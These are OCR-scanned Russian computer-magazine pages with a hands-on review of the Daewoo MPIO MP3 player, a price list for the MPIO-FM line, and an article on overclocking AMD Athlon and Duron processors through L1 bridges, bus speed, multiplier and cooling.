Есть одна мечта. Мечта об идеальном плейере. Этот плейер должен вмещать в себя *всю* понравившуюся музыку, качественно ее проигрывать, иметь небольшие размеры (желательно встраиваться в наушники) и удобное управление. Кассетники не обеспечивают хорошего качества музыки, слишком громоздки, имеют немаленькое энергопотребление. CD-плейеры играют много лучше, но не обеспечивают достаточной мобильности в силу своих весьма «скромных» размеров. Неплохое решение от Sony — проигрыватели мини-дисков — компакты, качественно воспроизводят музыку. Стандартный мини-диск вмещает примерно час музыки при приемлемой цене. Ложка дегтя в эту большую бочку меда — запись одного мини-диска требует в аккурат час. Немало, особенно если надо выходить через пятнадцать-двадцать минут, и хочется взять с собой альбом любимой группы, записи которой нету на мини-диске. Так что и это не выход. Мечты об идеальном плейере оставались мечтами, и приходилось довольствоваться прослушиванием своей богатой музыкальной MP3-фонотеки на компьютере. А душе хотелось большего...

Наконец появился лучик света в царстве тьмы. Это был небезызвестный плейер под названием Diamond Rio. Характеристики его были весьма скромные — это и подключение к компьютеру через LPT-порт, и небольшая память объемом 32 мегабайта, чего хватало примерно на полчаса музыки с неплохим качеством или на час с нехорошим. Все равно это был большой шаг вперед, небольшой размер памяти слегка смягчался возможностью установки дополнительных флэш-карточек. Очень радовали компактные размеры — много меньше, чем у CD-плейера и даже MD-плейера. Что особенно приятно, запись часа музыки занимает примерно пятнадцать минут. Перед тем, как уйти на работу, можно подключить плейер к компьютеру, вставить нужный компакт-диск с MP3-файлами, и через пятнадцать минут музыка оказывается внутри плейера, ее можно взять с собой и наслаждаться. По тем временам это была просто фантастика.

После удачного дебюта Rio множество фирм кинулось печь свои MP3-плейеры. У многих были как достоинства, так и недостатки, особенно приглянулась мне модель от Daewoo под названием MPIO, с достоинствами, которые смело можно назвать революционными. Встроенный диктофон, функциональные элементы управления, DSP-процессор и эквалайзер, обеспечивающий различные пространственные эффекты, например эффект прослушивания музыки в холле, или на живом концерте. У MPIO небольшой, но полноценный LCD-экран, у других моделей в наличии имеется только жалкий сегментный. Что больше всего поразило автора в MPIO — это возможность хранения телефонной записной книжки, ее элементы на LCD-экране смотрятся великолепно. В спецификации плейера гордо красуется 10-мегагерцовый процессор — сразу вспомнились времена 286 компьютеров с 12-мегагерцовым процессором и мегабайтом оперативной памяти. MPIO же производится как в 32-мегабайтной, так и в 64-мегабайтной версии, плюс возможность расширения с помощью внешних карт SmartMedia. На закуску предлагается встроенный

цифровой стерео FM-тюнер. Очень полезная штучка, часа музыки явно не хватит на целый день, когда она закончится, скрасить наше существование поможет тюнер.

Однажды подвернулась возможность взять в одной знакомой фирме образец на тестирование, чем я с удовольствием воспользовался. На следующий день в моих руках была немаленькая коробка с яркими надписями, что возбудило сомнения о размере плейера. К счастью опасения были напрасными, MPIO на поверку оказался размером с пару спичечных коробков. Плейер был укомплектован 64 мегабайтами памяти, чего хватало примерно на час музыки с приличным качеством. В комплекте шла пара качественных батареек Duracell. В рекламе обещали, что их должно хватить на 12 часов. Наверно, автор как-то неправильно использовал плейер, новых батареек Duracell хватало всего на 3–4 часа, после чего плейер рапортовал «Low Battery» и нахально отказывался включаться. Возможно, более экономичным способом будет использование хороших аккумуляторов. Немного смутила кнопка Erase. Оказалось, что с ее помощью можно стирать MP3-файлы из памяти. Это может быть полезно, если, к примеру, требуется освободить место для записи на диктофон. Под другой кнопкой был немного странный значок **A←→B**. При первом нажатии на эту кнопку маркируется начало фрагмента, при втором фрагмент закольцовывается (т.е. проигрывается в режиме цикла) — приятная особенность для разучивающих песни или изучающих иностранный язык. На плейере имеется специальная блокировка, при включении которой аппарат перестает отзываться на кнопки управления, что сильно помогает от случайных нажатий на кнопки, например, в толпе. В правом верхнем углу красовалась надпись 3D Surround, наверное, имелось в виду наличие DSP-процессора, с режимами Live, Hall и другими. Как и у всякого уважающего себя плейера, есть эквалайзер с предустановками Rock, Pop и Classic. К слову сказать, эти режимы весьма полезны, хотя автор предпочитает выключать все эти системы объемного звучания и эквалайзеры, наверное, потому, что все они искажают музыку. Но некоторым моим друзьям подобные навороты весьма понравились. С помощью клипсы MPIO уютно устраивается на поясе, что исключает возможность случайного его падения.

К сожалению, MPIO комплектуется LPT-кабелем, без сквозного переходника, что вызвало проблему одновременного подключения принтера и MPIO. Конечно, можно было каждый раз переключать кабель на компьютере, но такое грубое решение ни в коей мере не устраивало автора. Принтер допускал возможность подключения по USB, что и было сделано. MPIO выпускается в модификациях как с LPT, так и с USB-подключением. К сожалению, USB-версии плейера в фирме не было. Хотя заявленной скорости передачи по LPT (1500 кбит/с) должно было хватить. Забегая вперед, сразу скажу, что в действительности скорость раза в полтора-два меньше. На горячо любимую Windows 2000 программа управления плейером инсталлироваться отказалась, пришлось лезть на сайт компании-производителя. Свежая программа на сайте нашлась, после чего все прекрасно заработало. Единственное, что смущало — скорость передачи файлов в плейер (около 700 кбит/с), что выливалось в добрые пятнадцать-двадцать минут для полной загрузки памяти, в случае подключения по USB это время могло быть много меньше.

Качество воспроизведения MP3 не вызвало нареканий, разумеется, если слушать в хороших наушниках, а также не заливать в плейер MP3-файлы сомнительного качества. Диски с MP3, купленные где попало, часто грешат невысоким качеством оцифровки и сжатия, на колонках этого можно и не заметить, плейер же с головой выдает все эти недостатки. Для решения проблемы рекомендуется самому оцифровывать музыку с битрейтом не менее 128 кбит/с, обязательно на хорошем кодере (LAME, и др.).

Очень понравилось слушать музыку где-нибудь в уютном кресле, почитывая детективы. Раньше приходилось включать компьютер и запускать верный WinAmp, после чего располагаться где-нибудь на расстоянии два-три метра от компьютера. Сейчас же возможно наслаждаться музыкой в любом месте — на балконе, в кровати, на диване... Единственная возникающая при этом проблема — необходимо каждый час вставать и заряжать плейер новой порцией MP3. При загрузке в плейер MP3-файлов с заголовками WAV вышел небольшой конфуз — MPIO категорически отказывается их проигрывать. Возможно, эту проблему исправят в новой прошивке, которую обещают вскорости выложить на сайт, сейчас же приходится менять расширение WAV на MP3, и уже только после этого закачивать музыку в плейер.

Диктофон, встроенный в MPIO, — очень приятный бонус. Конечно, ему не сравниться с высокопрофессиональными диктофонами за много сотен долларов, но этого и не требуется. С записью гениальных мыслей, возникающих в течение дня, MPIO легко справится. Качество записи приемлемо, встроенной памяти хватит на многие часы, а вечером записи можно будет легко перекачать в компьютер. Очень огорчает отсутствие выхода на внешний диктофон, эта, по сути, копеечная вещь иногда бывает очень необходима. Чувствительность встроенного FM-тюнера находится примерно на уровне дешевых приемников, тех самых, что продаются в каждом киоске, с двумя кнопками Reset и Scan. Приятно, что FM-тюнер имеет цифровую природу, но, честно говоря, пусть лучше приемник будет аналоговый, но с большей чувствительностью. Уверенно принимаются две-три радиостанции, остальные сопровождаются неприятным треском и хрипением.

Подводя итоги, можно сказать, что несмотря не некоторые недостатки, плейер удался. Более того, пока на рынке практически не существует моделей с функциональностью MPIO. Очень рекомендуется прикупить к плейеру 64-мегабайтную SmartMedia-карточку, иначе придется ограничиваться часом музыки, чего часто не хватает. А пока же предадимся мечтам об идеальном плейере, прислушиваясь к аккордам Dire Straits, доносящимся из MPIO. ■

ОБОРОТЕНЬ

Был плейер, стал фотоаппарат

MP3-плейеры Daewoo серии MPIO-FM уже не первый месяц держат лидерство популярности, оттесняя более новые и, казалось бы, более интересные новинки. В чем секрет?

Пожалуй, в оптимально подобранном наборе функций. Плейер–диктофон–радио–записная книжка. Чем не хорош набор в одной маленькой коробочке весом 75 грамм? При желании Daewoo MPIO–FM превращается даже в фотоаппарат. Для него начат выпуск «пристегиваемого» модуля — цифровой камеры DSC01 с разрешением 330000 пикселов.

Полгода назад эксперты предрекали быстрый уход с арены MP3–плейеров на флэш–картах. Дескать, карты слишком дороги и их вытеснят другие носители. Сегодня эти же эксперты говорят другое — у плейеров на флэш–картах хорошее будущее, поскольку в 2001 году эта память подешевеет в 3–6 раз.

Цены

Плейер Daewoo MPIO–FMC32 (32 Мбайт флэш)– $160
Плейер Daewoo MPIO–FMC64 (64 Мбайт флэш)– $215
Модуль цифровой камеры Daewoo MPIO DCS–01 — $117
Дополнительная память Daewoo SMC32 SmartCard 3.5V 32 Mb — $76
Дополнительная память Daewoo SMC64 SmartCard 3.5V 64 Mb — $104




ГОНКИ НА ПРОЦЕССОРАХ

Сергей Корогод korogod@mgimo.ru

Всё, что вам нужно знать, чтобы разогнать процессор от AMD, содержится в этом тексте

Выпущенный почти полтора года назад процессор AMD Athlon продолжает успешно бороться с процессорами Intel, а в некоторых сегментах рынка вытесняет их. А сама фирма AMD постепенно избавляется от статуса производителя «недорогих офисных процессоров» и имиджа «вечного догоняющего» и явно метит в лидеры — как технологические, так и производственные.

Процессоры серии Athlon сейчас бывают двух типов: устаревший Slot A вариант с внешним кэшем (который работает медленнее ядра и немного тормозит сам процессор) и более современный — под Socket A, в которых кэш введен в ядро и работает на полной скорости процессора (что, помимо всего прочего, увеличивает и разгонный потенциал процессора). Есть небольшие партии процессоров с уже новым ядром (Thunderbird), но рассчитанные на апгрейд старых материнских плат и потому имеющие форм-фактор Slot A. Кроме того, существует удешевленная версия с кэшем на ядре — процессор Duron. Он имеет меньший объем процессорного кэша, из-за чего немного отстает от своего старшего собрата в некоторых серьезных расчетах баз данных, однако в играх разница незаметна. Примерная разница в производительности для самых требовательных приложений (например, 3D-моделирование, некоторые математические программы) может достигать 100 МГц (т.е. Duron 800 = Athlon 700), в среднем она составляет 50 МГц, а в 3D-играх оба



процессора показывают почти одинаковое быстродействие.

Однако, как известно, человеку свойственно не останавливаться на достигнутом, и это в полной мере относится к компьютерам. Практически любой человек не откажется от того, чтобы получить бесплатную прибавку в скорости, даже если и стандартная производительность его вполне устраивает.

ЗАЧЕМ РАЗГОНЯТЬ ПРОЦЕССОР?

Ну, ответ на этот вопрос достаточно очевиден. Например, если процессор с частотой 600 МГц стоит 50 у.е., то процессор с частотой 800 МГц стоит уже 100 у.е., таким образом, есть шанс бесплатно получить прибавку в скорости и то удовольствие, которое дает обладание более высокоскоростным процессором.

ПОЧЕМУ МОЖНО РАЗГОНЯТЬ ПРОЦЕССОР?

В принципе, все процессоры одной серии внутри одинаковы. То есть Duron 600 и Duron 800 отличаются только наклейкой. Другое дело, что процессоры Athlon бывают двух видов — один на алюминиевых соединениях, другой — на медных. Второй вариант допускает работу на более высоких частотах (хотя и ненамного). Принцип различения такой: до 950 МГц — это алюминиевые процессоры, 1 ГГц и выше — медные.

Маркировка частоты, на которой будет работать процессор, производится на ранней стадии производства и сразу для целой партии процессоров. Поэтому разгонный потенциал конкретного процессора может оказаться весьма и весьма велик. Кроме того, на разгонный потенциал влияют еще две вещи: объем кэша процессора (чем он меньше — тем больше вероятность, что процессор заработает на высоких частотах), а также — линейки процессоров. Скажем, если бы выпускались процессоры Duron 1000, то вполне логичным было, чтобы процессоры с лучшим разгонным потенциалом маркировались именно так, а на 600 МГц работали только те, которые провалили проверку на скорость. А поскольку процессоры выпускаются только с частотами 600–800 МГц при разгонном потенциале в 1 ГГц, то и распределяются по частотам не столь строго, поэтому можно заполучить прекрасный процессор (впрочем, по мере отладки процесса производства и маркировки таких «сбоев» случается все меньше, поэтому те модели, которые выпускаются давно, как правило, не блещут разгонным потенциалом). Эти сведения носят общий характер и относятся как к продукции фирмы AMD, так и к процессорам Intel.

БЕЗОПАСНО ЛИ РАЗГОНЯТЬ ПРОЦЕССОР?

При разгоне необходимо соблюдать несколько важных условий. Например, позаботиться о достаточном охлаждении. Фирма AMD специально предупреждает своих клиентов, что ее новые процессоры выходят из строя после пяти-десяти секунд работы без охлаждения. Т.е. включили вы свой процессор без радиатора, подержали 10 секунд (а иногда хватит и трех) — и можете смело нести его на помойку.

Новые процессоры выходят из строя после пяти-десяти секунд работы без охлаждения

Кроме того, весьма желательно не слишком поднимать напряжение питания процессора. Для процессоров Socket A AMD предельный «допустимый» вольтаж составляет 1,85 вольта, однако чем ближе к номиналу, тем лучше.

Если эти правила проигнорировать, действительно возможна ситуация, когда процессор выйдет из строя. А вот ситуации, когда процессор выходит из строя в силу «внутренних» причин при соблюдении всех условий эксплуатации, случаются очень и очень редко.

ПРЕДЕЛЫ РАЗГОНА

Разгон процессора — это повышение скорости его работы, фактически — увеличение тактовой частоты. Разгон ограничивается двумя вещами: внутренней структурой конкретного (!) чипа и тепловыделением. С первым параметром ничего поделать нельзя — какой потенциал в чип заложен, так он и разгонится. Что касается второго параметра, то существует некая предельная температура, до которой чип работает нормально, выше — начинаются сбои. Если вы позаботитесь о хорошем охлаждении, это позволит отодвинуть опасную границу.


Между прочим, иногда система Socket A (особенно на платах Abit KT7) отказывается стартовать при первом запуске после разгона. В этом случае необходимо снова перезапустить ее. Все остальные сбои при разгоне (незапуск системы при некоторых коэффициентах, отказ системы запускаться при «холодном старте» и пр.), если выставлена очевидно рабочая частота, чаще всего относятся к плохому контакту в зарисованных мостиках L1, о которых речь пойдет чуть ниже.

КАК ВЫСТАВЛЯЮТСЯ ПАРАМЕТРЫ РАБОТЫ ПРОЦЕССОРОВ AMD

Фирма AMD сделала довольно умный ход, который позволяет ей рассчитывать как на любовь OEM-сборщиков (которые любят жестко фиксировать все параметры), так и на привязанность оверклокеров (которые, наоборот, любят эти параметры менять). Итак, на верхней части корпуса процессора, по бокам ядра, есть ряд контактов (которые называются мостиками). Фактически — это выведенные на корпус джамперы, расположенные группами по четыре штуки. Этими мостиками определяется частота процессора (точнее, его коэффициент умножения — частота шины определяется материнской платой) и напряжение, которое на него подается.


На верхней части корпуса процессора, по бокам ядра, есть ряд контактов, которые называются мостиками

Таким образом, казалось бы, самым простым способом разогнать процессор будет изменение конфигурации этих самых мостиков. Однако на деле мостики очень маленькие и тонкие, так что манипулировать ими довольно сложно (особенно трудно перерезать уже



замкнутые мостики). Тем более, разгон связан с перебором параметров для достижения максимальной скорости при сохранении стабильности, так что соединять и разрывать придется много мостиков.

Однако на этот случай предусмотрен другой вариант. Материнские платы с разъемом Socket A могут



Процессоры серии Athlon сейчас бывают двух типов: устаревший Slot A вариант с внешним кэшем и более современный — под Socket A

иметь специальную разводку, которая позволяет плате самой определять параметры коэффициента умножения и напряжения ядра, не сверяясь с данными процессора. Правда, этот режим имеют не все платы, однако в последнее время все больше и больше производителей включают его в свои продукты. Из самых известных можно назвать Abit KT7, ASUS A7V. Кроме того, свои платы с возможностью изменения коэффициента выпустили такие производители как Soltek, MSI, Chaintech и другие. Однако при выборе плат этих производителей следует быть осторожным, так как в продаже имеется несколько моделей с похожими наименованиями, одни из которых имеют возможности ручного конфигурирования, а другие — нет.

Для того, чтобы активировать режим самостоятельного выбора частоты процессора материнской платой, нужно сделать достаточно немного: перемкнуть на процессоре разомкнутые четыре мостика L1 (самые первые версии процессоров имели замкнутые мостики, однако потом AMD стала поставлять на рынок процессоры с перерезанными мостиками). Соединить можно чем угодно, например, токопроводящим клеем. А в самом простом случае подойдет обычный карандаш. Для того, чтобы обеспечить проводимость, нужно только тщательно намазать мостики графитом. Главное — внимательно следите, чтобы мостики не перемкнулись между собой.

ЧЕМ РАЗГОНЯТЬ ЛУЧШЕ?

Существуют два основных способа разгона — **разгон путем увеличения частоты работы системной шины** и **разгон путем изменения коэффициента умножения процессора**. Для процессоров Intel работает только первый вариант, для процессоров AMD — оба. Итак, рассмотрим их по отдельности, чтобы понять, какой же из них предпочтительнее.

Системная шина задает частоту работы всех компонентов системы. Как правило, имеется базовое значение (опять же, как правило, оно определяется частотой работы шины процессор-системная плата), относительно которого в виде коэффициентов (1/2, 1/3 и т.д.) высчитываются частоты остальных компонентов. Если поднять частоту работы системной шины, то быстрее станет работать не только процессор. Быстрее будет работать и системная память, быстрее пойдет обмен данными со слотом AGP (т.е. видеокартой) и, что менее критично, со слотами PCI. Увеличение частоты системы не оказывает влияния на скорость работы жестких дисков, т.к. там ограничивающим фактором является сама скорость чтения. В то же время, как раз жесткий диск с наибольшей вероятностью может «слететь» от повышенной частоты системной шины. Я повторяю, что это случается оченьочень редко, но если уж случится...

Разгон коэффициентом немного менее эффективен, в первую очередь, в силу того, что скорость обмена данными с памятью остается прежней и некоторую часть времени процессор может простаивать, ожидая, пока к нему поступят новые данные. С другой стороны, все компоненты системы работают в штатном режиме, поэтому нет опасности вывести их из строя.

В качестве вывода мне хотелось бы сказать, что оптимальным для процессора AMD будет умеренный разгон по шине в сочетании с установкой более высокого коэффициента.

ОХЛАЖДЕНИЕ ПРИ РАЗГОНЕ

Для того, чтобы разгон был успешен, необходимо удержать температуру процессора в неких рамках. Следовательно, если вы хотите, чтобы разгон был успешным, нужно заранее позаботиться о хорошем охлаждении.

Самый примитивный вариант для современных процессоров AMD Socket A — это дешевый кулер (от англ. Cooler — охлаждающее устройство) для Celeron за три доллара с нашлепкой из фольги снизу. У меня стоит именно такой, поэтому я могу

Сразу упомяну об основных симптомах «переразгона»

сделать несколько выводов. Во-первых, без разгона он вполне справляется со своей задачей: процессоры с частотой 600–700 МГц работают без каких-либо проблем. Только, устанавливая кулер, нужно проверить, плотно ли он прилегает к процессору. Наденьте его, защелкните, а потом снова снимите. Если на фольге остался отпечаток верхней крышки ядра — значит, все в порядке, радиатор крепко прилегает к ядру. При разгоне такой кулер может как-то помочь, если

вы не поднимаете напряжение ядра. Если же вы поднимаете питание процессора — лучше предварительно запаситесь чем-нибудь помощнее, потому что с дешевым кулером процессор AMD может перегреться и даже выйти из строя.

Далее, есть возможность воспользоваться одним из современных больших кулеров, специально предназначенных для процессоров AMD. В Москве они стоят от 6 до 10 долларов. Это целое семейство вентиляторов от разных производителей. Некоторые даже имеют в комплекте поставки небольшой пакетик с термопастой, которой следует воспользоваться для получения лучших результатов.

И, наконец, есть турбинные кулеры от компании ThermalTake. Вся серия называется Orb и имеет целый ряд модификаций: Golden Orb, Chrome Orb, Super Orb. Первый из них ни в коем случае нельзя ставить на процессоры AMD — сила крепления у него такова, что он может расколоть ядро! Chrome Orb является одним из лучших решений для разгона, ну а Super Orb — это просто большой (и, соответственно, лучше работающий) вариант своего предшественника. Правда, в эту бочку меда вкралась и изрядная ложка дегтя: из «лучших» разгонных плат турбинные вентиляторы без проблем встают только на материнскую плату ASUS A7V. Дело в том, что эти кулеры имеют не квадратный, а большой круглый радиатор, выступающий за пределы процессорного гнезда. На Abit KT7 и многих других ему мешает ряд конденсаторов на материнской плате, поэтому приходится либо аккуратно отгибать их (рискуя отломить), либо спиливать небольшую часть радиатора, мешающую установке. Этот факт серьезно ограничивает сферу применения серии Orb, из-за чего приходится пользоваться другими вариантами.

И, наконец, нельзя забывать еще об одном важнейшем аспекте: охлаждении корпуса. Мудрые конструкторы стандарта ATX разместили процессор вверху корпуса, над сильно греющейся видеокартой, так что теплый воздух от всех компонентов прямиком поднимается к вентилятору процессора, поэтому на радиатор поступает уже хорошо прогретый воздух, что может здорово снизить эффективность всей системы охлаждения (она тем эффективнее, чем больше разница температур радиатора и воздуха). А если учесть, что в некоторых корпусах процессор оказывается зажат между материнской платой и блоком питания (БП может быть расположен в корпусе вертикально и сдвинут вправо, если смотреть на заднюю стенку), то процессор оказывается в уютном закутке, где горячий воздух вообще может застаиваться. Помочь в данной ситуации может установка еще одного 80-мм вентилятора в предусмотренное место на задней стенке (во всех хороших корпусах есть под него штатное место). Ну и совсем идеальным было бы поставить еще один вентилятор, который засасывал бы воздух через переднюю стенку (там тоже есть штатное место). Все вместе это позволит снизить температуру внутри системного блока на 4–5 градусов, а температуру процессора — до 10–12 градусов! Поэтому основная рекомендация: снявши голову, по волосам не плачут, что в данном случае следует истолковать так: купив дорогой процессор и плату для разгона, не следует экономить на вытяжном вентиляторе.


Если все запустилось, и работает нормально — значит, первую проверку система прошла

ПОСЛЕДОВАТЕЛЬНОСТЬ ДЕЙСТВИЙ

Итак, вы купили новую материнскую плату с разъемом Socket A, процессор AMD и хороший кулер, в комплекте с которым идет термопаста (это не обязательно, но очень и очень желательно). Скорее всего, если вы пользуетесь графитовым карандашом, то с первого раза вам не удастся замазать все мостики правильно, поэтому готовьтесь к тому, что, возможно, придется еще раз снять процессор и поводить по ним карандашом (в большинстве случаев проводящий клей «схватывает» с первого раза). После этого можно поднимать тактовую частоту процессора. А если вы уверены в эффективности охлаждения (у вас есть большой вентилятор и паста), тогда можно смело повышать и вольтаж.

